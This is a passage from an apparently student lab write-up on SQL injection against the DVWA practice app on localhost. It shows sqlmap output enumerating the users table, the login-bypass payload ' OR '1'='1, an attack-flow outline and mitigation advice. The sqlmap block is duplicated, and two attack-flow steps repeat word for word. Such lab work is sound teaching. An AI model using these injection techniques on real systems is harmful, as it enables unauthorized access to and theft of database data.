[23:35:23] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:35:23] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[10 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| role   | varchar(20) |
| user   | varchar(15) |
| account_enabled | tinyint(1) |
| avatar  | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login  | timestamp |
| last_name   | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6) |
+-----+-----+
[23:35:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

In the background, a browser window is open to the 'Vulnerability: SQL Injection' page of the DVWA application. The URL is `http://localhost/DVWA/vulnerabilities/sql/index.php?id=1&Submit=Submit&user_token=1afda527f5d5df9b174d00d1615c062#`. The page displays the following information:

User ID	Submit
ID: 1	
First name: admin	
Surname: admin	

Below the form, there's a 'More Information' section with several links related to SQL injection.

Step 3: SQLMap Command to Extract User Data

```
(kali㉿kali)-[~/www/html]
$ ...
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:35:23] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:35:23] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[10 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| role   | varchar(20) |
| user   | varchar(15) |
| account_enabled | tinyint(1) |
| avatar  | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login  | timestamp |
| last_name   | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6) |
+-----+-----+
[23:35:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

6. Analyze Impact

SQL Injection is a critical web application vulnerability that directly affects the confidentiality, integrity, and availability (CIA triad) of a system. When an application fails to properly validate or sanitize user input, attackers can manipulate SQL queries and gain unauthorized access to the backend database.

The successful exploitation of SQL Injection can result in full database compromise, allowing attackers to read, modify, or delete sensitive information. In severe cases, attackers may also gain administrative access to the underlying server.

KEY IMPACT AREAS

1. Confidentiality Breach

- Extraction of sensitive data such as:
 - Usernames and passwords
 - Personal information
 - Financial data
- Password hashes can be cracked offline, leading to account takeover

2. Data Integrity Loss

- Attackers can:
 - Modify user records
 - Change passwords
 - Insert malicious data
- Leads to unauthorized data manipulation

3. Availability Disruption

- Attackers may:
 - Delete database tables
 - Drop entire databases
- Causes Denial of Service (DoS)

4. Authentication Bypass

- Login bypass using payloads like:
- ' OR '1'='1
- Grants unauthorized access without valid credentials

5. Privilege Escalation

- Access to admin accounts
- Control over application settings and users

7. Document Attack Flow

Documenting the attack flow explains how an SQL Injection attack progresses step by step from initial testing to full data compromise. It helps security analysts understand the sequence of actions, identify weak points in the application, and demonstrate the severity of the vulnerability in a structured manner.

A well-documented attack flow is important for:

- Vulnerability assessment reports
- Lab records and practical exams
- Designing mitigation and security controls

SQL Injection Attack Flow

Step 1: Target Identification

- The attacker identifies a vulnerable web application.
- DVWA SQL Injection page is accessed:

Step 2: Input Testing

- User-supplied input fields are tested for abnormal behavior.
- Payload used:

Step 3: Vulnerability Confirmation

- The payload bypasses query logic.
- SQL Injection is confirmed when:
 - Multiple records are displayed
 - No authentication is required

Step 4: Vulnerability Confirmation

- The payload bypasses query logic.
- SQL Injection is confirmed when:
 - Multiple records are displayed
 - No authentication is required

Step 5: Table Enumeration

- Tables inside the database are extracted:

Step 6: Data Extraction

- User data is dumped from the users table:

Step 7: Post-Exploitation

- Extracted password hashes may be cracked offline.
- Attacker can:
 - Take over user accounts
 - Escalate privileges
 - Reuse credentials on other services

8. Suggest Fixes

SQL Injection vulnerabilities occur when an application directly includes user input in SQL queries without proper validation. This allows attackers to manipulate database queries and gain unauthorized access to sensitive data. To prevent SQL Injection, applications must follow secure coding and database handling practices.

The most effective fix is the use of **prepared statements (parameterized queries)**, which separate SQL logic from user input and prevent malicious query modification. **Input validation** should be enforced to accept only expected data types and formats, rejecting suspicious characters. Applications should also implement **least privilege access**, ensuring that database users have only the minimum permissions required.

Additionally, **secure error handling** should be used to avoid revealing database structure through error messages. Deploying a **Web Application Firewall (WAF)** adds an extra layer of protection by detecting and blocking malicious SQL payloads. Regular security testing, code reviews, and timely updates further help in identifying and mitigating SQL Injection vulnerabilities.

9. Conclusion

SQL Injection is a critical web application vulnerability that allows attackers to manipulate database queries through improper input handling. By exploiting this weakness, attackers can bypass authentication, extract sensitive data, modify records, or even compromise the entire database. Proper use of secure coding practices such as parameterized queries, input validation, and least-privilege access is essential to prevent SQL Injection attacks and protect application security.